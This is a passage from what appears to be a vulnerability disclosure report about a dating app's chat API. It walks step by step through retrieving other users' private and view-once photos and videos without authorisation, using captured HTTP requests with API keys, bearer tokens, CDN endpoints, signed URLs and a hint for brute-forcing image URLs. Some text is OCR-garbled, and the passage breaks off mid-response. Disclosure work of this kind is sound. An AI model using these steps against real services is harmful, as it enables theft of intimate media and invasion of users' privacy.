1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 519
4 Date: Tue, 05 Mar 2024 14:54:35 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UKTGvgiSiYcEMog=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 835f3c9e7c3bc0e7766edf13dac581de.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: uZZf8862gb7x0W0E3I5oxmgIzVf4sCCxw9PT77KjM3uh2waWJu-XQ==
12 
13 {
  "data": {
    "uploadChatAttachment": {
      "attachmentID": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "createdAt": "2024-03-05T14:54:35.054Z",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "updatedAt": "2024-03-05T14:54:35.054Z",
      "visibilityMilliseconds": 15000,
      "__typename": "GQLChatAttachmentOutput"
    }
  },
  "extensions": {
    "requestId": "0727fdb4-d1e1-4885-8d77-7df826e50c84"
  }
}
14 }
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

3. Then, if we read again the chat using the previous vulnerability 'Read other people's messages', we can find the attachmentId to use in order to get the photo:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw
- Hex
- JSON Web Token

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ1c2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response:

- Pretty
- Raw
- Hex
- Render
- Diff

```
{
  "created_at": "2024-01-30T17:44:15.578446Z",
  "updated_at": "2024-01-31T15:11:05.097654Z",
  "last_active": "2024-03-05T14:51:55.861652Z",
  "banned": false,
  "online": false,
  "name": "D",
  "profileStatus": "active",
  "profileIsIncognito": false
},
"attachments": [
  {
    "type": "image",
    "image_url": "chat-attachment#971a0d2f-f50c-45fc-8a37-4d9002f71e49",
    "id": "ca554899-a731-42d9-269f-42728f271526",
    "properties": {
      "playableDuration": 15,
      "replay_mode": "view_once"
    }
  }
],
"latest_reactions": [],
"own_reactions": [],
"reaction_counts": {},
"reaction_scores": {},
"reply_count": 0,
"deleted_reply_count": 0,
"cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
"created_at": "2024-03-05T14:55:14.587192Z",
"updated_at": "2024-03-05T14:55:14.587192Z",
"shadowed": false,
"mentioned_users": []
}
```

At the bottom of the Response panel, there is a search bar with the placeholder text "attachments:" and a note "5/36 matches".

Vulnerability #3 – Unauthenticated access to other people’s attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos


4. To retrieve the image, we will need the 'profileId' guid of our victim that uploaded the photo, which we already have from the 'Discover Profile' menu when we have chosen this target victim.

Thus, the 2 urls to get the photo authenticated are:


- https://core.api.feeld.co/cdn/chat-attachment/<receiver's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49. However, 5-15 seconds after accessing this endpoint, the photo at this endpoint will be deleted.

You must access it before the receiver.

- https://core.api.feeld.co/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49 . This will always return the photo to authenticated users.



The view in the Android app after the sender accessed his time-limited photo: 'Photo expired', and is not shown anymore in the app.



29

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

5. We can use the following endpoint:

https://core.api.feeld.co/v1/cdn/chat-attachment/<victim's_profileId>/971a0d2f-f50c-45fc-8a37-4d9002f71e49

which will return a url with the photo stored on res.cloudinary.com .

Request	Response
<pre>1 GET /v1/cdn/chat-attachment/00ab5791-e42e-58e2-ab51-e30a453d791f/971a0d2f-f50c-45fc-8a37-4d9002f71e49 2 Host: core.api.feeld.co 3 Authorization: Bearer eyJhbGciOiJSUzIiNiIsImtpZCI6IjNiYjg3ZGNhM2jjYjY5ZDcyYjZjYnExYjUSYjMzY2M1Mj15N2 Nh0GQ1LCJ0eXAiOiJKV1Qifo.eyJpc3MiOiIjodHRwczovL3NlY3VzZXRva2VuLndvb2dsZS5jb20vZ jItchJyv2C81MzQ3NSisImF12zC16InYylXByb2QtNTM0NzuiLCJhdXRox3RpWUiojE3MDkzNjU2NDk sInVzXJfaWQj0i0izZwdVOj15ZlN1ZX03d1hvVGvUjhzeFR3a0zLiwiic3ViijoiM2VnVUI5eWnTd WV0N3ZYb1Rlbj14c3hUd2tKMyIsImhndCI6MTcwOTY1MTkwMywizXhwIjoxNzAS5njU1NTaZLCJ1bWF pbC16InNvbnlFcG9ya0B5YWhvbySjz28iLCJ1bWFpbf922XjpZmllZC16dHJ12SwiZmlyZmJhc2UiO nsiaWRbnRpdlGlcyl6eyJlbWFpbCI6WyJzb25XK3BvcntAeWFob28uY29tI119LCjzaWduX2liX3B yb3ZpZGwyIjoiGfzc3dvcmQifX0..VC7i0jat01M-cZloLdrX-y9fc8W2eidTQJMBP45p6nCaUGK6j gSXpuY1QsxG0AFs5UcKyRukeKxf18CVPFeJ8WdZ5vMa2te1KmTFkjnBEIrIaEvEXE2vftmy4d4wni nUXupuIEpoygdBUWNV2A_aRNWYObBpdqlvAnLuqdpjicJ33F1ycbPyKXY4f15DX_JC8WzQy6ae29nb d56tZxrYphMG_w-JFWX30m8RHkznX2pMcWJ7ZTeHXYY7vt55n5vZ78H7X19UE4-Ump50dm6HRu3nx5x7 67dn9hIU54p1GjZohYfYRRjsTjH6nddEalj4ZPGKeLozh1NDK2tyZcp0j0A 4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.202127.002) 5 Accept-Encoding: gzip, deflate, br 6</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Length: 100 4 Date: Tue, 05 Mar 2024 15:21:25 GMT 5 Access-Control-Allow-Origin: * 6 X-Server-Time: 1709652085271 7 X-Expires-At: 1709652092367 8 Apigw-Requestid: UKXCWiwFpiyceJ5A= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 0fbaff0779787e38b3d83ae17ff6224.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: LHR58-P3 12 X-Amz-Cf-Id: FPjGImfmTt-tabo0ysRRjmjQLGV0kgPSFDLbtMCKvkAboEkogNqg== 13 14 https://res.cloudinary.com/threender/image/upload/s--7t02qatw--/b40068ee-b41a-431f-b0e9-b7522fefbd5a</pre>

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats


Reproduction steps:

Instance 2: Uploading time-limited photos

6. The returned url for **unauthenticated** access is:

<https://res.cloudinary.com/threender/image/upload/s--7tD2qatw--/540068ee-b41a-431f-b0e9-b7522fefbd5a>

The only thing random in the above url, in case you want to brute-force it, are the 8 characters '7tD2qatw'.



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

1.Pick a chat, select 'upload video' option, record a video and submit it in the chat.

The below requests will be made.

The video will be uploaded to:

us-east.stream-io-cdn.com:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

2.The url from the response will be passed in the chat, as seen below:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004f0d27&api_key=y4tp4akjeb49'. The response is a JSON object containing a message with an attachment, which is a video file named '47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4'.

```
Request
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004f0d27&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cIi6IkpxVCJ9.eyJlC2VyXlkIjoIN2FkMGRMjItODAwNS00ZDNlLThmNGQtOTE5Yz0xMjk0ZDUxIn0.Ctrlr8tgjbCdtmv86CM9-ATxgVqt31Mqe3aoXSXYE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 34110369-1d96-415c-b393-e6778e1bf73e
8 Content-Type: application/json
9 Content-Length: 857
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "b12f2217-437f-4afe-9dc1-3cb770421678",
    "text": "",
    "mentioned_users": [],
    "custom_properties": {
      "type": "video",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "replayable",
          "duration": 0
        },
        "id": "6c7e3e6-b599-4135-2e11-a32034d16f8d",
        "type": "video",
        "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4?Expires=1710849607&Signature=FOBj5VsBD0chKECZCM03f4i4x0NRNSplfz9GcIz4zb-wzPAyVzLkMp-IRYkXkhBE5YQ8hgSSyEpnUI4NjFPUKiqqWVDfNmnu1UyXSRZMYS0GeML7IounjhM7HdapB6kBK0Iwc5JfnbDwp8derpvq30NgszKRYhbnBPKOITiVekIpF0OucLBu37CHACZIdV-Lk~PKtSLnoHyImZ3ef2KPX~h098Q8uqlpHxqSjhVa8ePZCSFfGEqDlglcMnf36HATRKYYfCz4nZn6t7m-JvirJzd1LgTqrLd0p5FdbN7RxmZeZituyz4hitiZ1Bos56w__&Key-Pair-Id=APKAHG36VEWPDULE23Q",
        "duration": 0
      }
    ],
    "skip_enrich_url": true
  }
}

Response
Pretty Raw Hex Render Diff
1 {"id": "b12f2217-437f-4afe-9dc1-3cb770421678",
  "text": "",
  "html": "",
  "type": "regular",
  "user": {
    "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
    "role": "admin",
    "created_at": "2024-01-30T17:44:15.578446Z",
    "updated_at": "2024-01-31T15:11:05.097654Z",
    "last_active": "2024-03-05T11:59:05.114301Z",
    "banned": false,
    "online": true,
    "name": "0",
    "profileStatus": "active",
    "profileIsIncognito": false
  },
  "attachments": [
    {
      "type": "video",
      "id": "6c7e3e6-b599-4135-2e11-a32034d16f8d",
      "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4?Expires=1710849607&Signature=FOBj5VsBD0chKECZCM03f4i4x0NRNSplfz9GcIz4zb-wzPAyVzLkMp-IRYkXkhBE5YQ8hgSSyEpnUI4NjFPUKiqqWVDfNmnu1UyXSRZMYS0GeML7IounjhM7HdapB6kBK0Iwc5JfnbDwp8derpvq30NgszKRYhbnBPKOITiVekIpF0OucLBu37CHACZIdV-Lk~PKtSLnoHyImZ3ef2KPX~h098Q8uqlpHxqSjhVa8ePZCSFfGEqDlglcMnf36HATRKYYfCz4nZn6t7m-JvirJzd1LgTqrLd0p5FdbN7RxmZeZituyz4hitiZ1Bos56w__&Key-Pair-Id=APKAHG36VEWPDULE23Q",
      "duration": 0,
      "properties": {
        "replay_mode": "replayable",
        "duration": 0
      }
    }
  ],
  "latest_reactions": [],
  "own_reactions": [],
  "reaction_counts": {},
  "reaction_scores": {},
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
  "created_at": "2024-03-05T12:00:45.99414Z",
  "updated_at": "2024-03-05T12:00:45.99414Z",
  "version": 1
}
2 {"id": "47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4"
  "text": "47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4"
  "html": "47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4"
  "type": "regular"
  "user": {
    "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
    "role": "admin",
    "created_at": "2024-01-30T17:44:15.578446Z",
    "updated_at": "2024-01-31T15:11:05.097654Z",
    "last_active": "2024-03-05T11:59:05.114301Z",
    "banned": false,
    "online": true,
    "name": "0",
    "profileStatus": "active",
    "profileIsIncognito": false
  },
  "attachments": [
    {
      "type": "video",
      "id": "6c7e3e6-b599-4135-2e11-a32034d16f8d",
      "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4?Expires=1710849607&Signature=FOBj5VsBD0chKECZCM03f4i4x0NRNSplfz9GcIz4zb-wzPAyVzLkMp-IRYkXkhBE5YQ8hgSSyEpnUI4NjFPUKiqqWVDfNmnu1UyXSRZMYS0GeML7IounjhM7HdapB6kBK0Iwc5JfnbDwp8derpvq30NgszKRYhbnBPKOITiVekIpF0OucLBu37CHACZIdV-Lk~PKtSLnoHyImZ3ef2KPX~h098Q8uqlpHxqSjhVa8ePZCSFfGEqDlglcMnf36HATRKYYfCz4nZn6t7m-JvirJzd1LgTqrLd0p5FdbN7RxmZeZituyz4hitiZ1Bos56w__&Key-Pair-Id=APKAHG36VEWPDULE23Q",
      "duration": 0,
      "properties": {
        "replay_mode": "replayable",
        "duration": 0
      }
    }
  ],
  "latest_reactions": [],
  "own_reactions": [],
  "reaction_counts": {},
  "reaction_scores": {},
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
  "created_at": "2024-03-05T12:00:45.99414Z",
  "updated_at": "2024-03-05T12:00:45.99414Z",
  "version": 1
}
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

3.If we again read this chat as the attacker, using the previous vulnerability 'Read other people's messages', we can see the url to the video in the response, as seen below:

We have to replace '\u0026' for '&' in it.

The screenshot shows a network request and response in a browser developer tools interface. The request is a POST to '/channels?api_key=y4tp4akjeb49'. The response is a JSON object containing user information and a list of attachments, one of which is a video file.

Request

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFnZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkOfm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response


```
Pretty Raw Hex Render Diff
"last_active": "2024-03-05T11:59:05.114301Z",
"banned": false,
"online": false,
"profileStatus": "active",
"profileIsIncognito": false,
"name": "D",
"attachments": [
{
    "type": "video",
    "id": "6c7e3e96-b599-4135-2e11-a32034d16f8d",
    "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4|Expires=1710849607\u0026Signature=F0Bj5Vs800cHKECZCM03f4i4x0NRN5pLfz9Gcjz4zb-wzPAyVzLkZMp-IRYkKhBESY08hq5SyEpnUI4NjFPUKioqWVDSFmnui1WuyXSRZWYS0GeML7IounjnhM7HdapB6kBkQIwc5jfnbDwp8derpvq3QN6szkR1YhbnBPKOITivekIpF00ucl8u37CHXCZfdv~Lk~PKtSLnoHylmZ3eF2KPx~h098Q8uqLphxq5jhVa8ePZCSFFGEqlgcMmf36HATRKYvfCz4nZNn6t7m~jvirJZd1LgTqrLd0p5FdbN7RxmZeziTvQ0beBNWJXqxQq5-Zuzy4hh1tIZ1BosS6w_\u0026Key-Pair-Id=APKAIHG36VEWPDULE23Q",
    "duration": 0,
    "properties": {
        "duration": 0,
        "replay_mode": "replayable"
    }
},
"latest_reactions": [],
"own_reactions": [],
"reaction_counts": {},
"reaction_scores": {},
"reply_count": 0,
"deleted_reply_count": 0
]
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

4. Now we can go to the above url unauthenticated.



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

1.Upload a video, as in instance 3, but set it to 'play once'.

The following requests will be made.

The video will be uploaded to:

chat.stream-io-api.com as seen on the right:

The screenshot shows two panels: 'Request' and 'Response' from a browser's developer tools.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/file?user_id=7ad0dc2-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000055ec63&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, /*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlcVxLkIjo1N2FKMGRjMjItODAwNS00ZDNlThmNGQtOTE5YzQzMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHyE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 85eacbe4-035c-439d-9176-78a1af046a92
8 Content-Type: multipart/form-data;
boundary=408c39ce-5092-4506-b587-d84ea8267c2d
9 Content-Length: 1168132
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
--408c39ce-5092-4506-b587-d84ea8267c2d
13 content-disposition: form-data; name="file"; filename="4cd9fdfc-0072-4742-a434-b03c1fc5822.mp4"
14 Content-Type: multipart/form-data
15 Content-Length: 1167888
16
17
18 ftpymp42isommp42 moovlmvhdaizäiz'@vmeta!hdlrmdta+keysmdtacom.android.version"!lsldata11;traktkhdaizäiz!iy@D@0edts(elstuÿÿÿWmdia
mdhdäizäiz_0.,hdlrvideVideoHandle!m!nfvmhd$!dinfdrefurl
~stbl!stsdcavc1D@HH
ÿ)avccDýágð-!i+!5hòÁpaspcolrnclsts!,~A°!±!±!-2 @ÅD"-·-9-!5!2!2!3!~"!±!-!
$!sts-[!tsz5!Us"!NmG {Eq'@!cr !v!- «!e!&!} áAcC!É!ÉY &Yöäë$!07"!E"
xP%!"aj!$2!A!j&!
19
á,%(øiw!-i.!-l ú"!g -!i!y!p!V! BÜ!E!)ò8å6ä!+08!E+ --ä!< M!h,-!iB!l
F3ó+! ð! #+! !i!t!^ -!3'2 J@stsc!8co64 !0
1@ itrak\traktkhdaizäiz@!mdia
mdhdäizäiz@y,hdlrsounSoundHandle0minfsmdh$!infdrefurl
stbl[stsdkmp4a=@'esds@ww stts@,stsz@4stsc1/8co64\!x0 iPyfreemdatud!>
E" >]: á!;)w@/z0c!cée.Ø.Ø ØØ?@à UÉ!Wmùåà6SJ!P!ü?;Y ÜÉ.$?ü öim#ö<0
xj@!éA8!BðeÙ\!dáh-!üj 7D ! «zö ~
!0j@!#N@!~GÆð$OÚXÖCS!;%Aè~- UëZzqVÆ!MM c-ð!A! E,-!E!aXt / !Z[
~p!ø!-
C r-på$Yöö0!f,öö0!öö6!å- 8"çáxúä 0~-+üep!yöö!08!@!@?iÝ!zY!E!#ö! @!R
qFT*!B üK ØK GJB@!íA!yA! (±r-ø EA!ipööð!u" åc+i
æS!T<!V!R!n!R!v!H!~ !I ñäV!B!ñV!n!R! A!J!~!n v!c!l!9. öc!0#!6!-!R#!öö!p!7f
```

Response:

```
Pretty Raw Hex Render Diff
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 1000
10 X-Ratelimit-Remaining: 999
11 X-Ratelimit-Reset: 1709653860
12 Date: Tue, 05 Mar 2024 15:50:40 GMT
13 Content-Length: 579
14 X-Envoy-Upstream-Service-Time: 353
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "duration": "924.07ms",
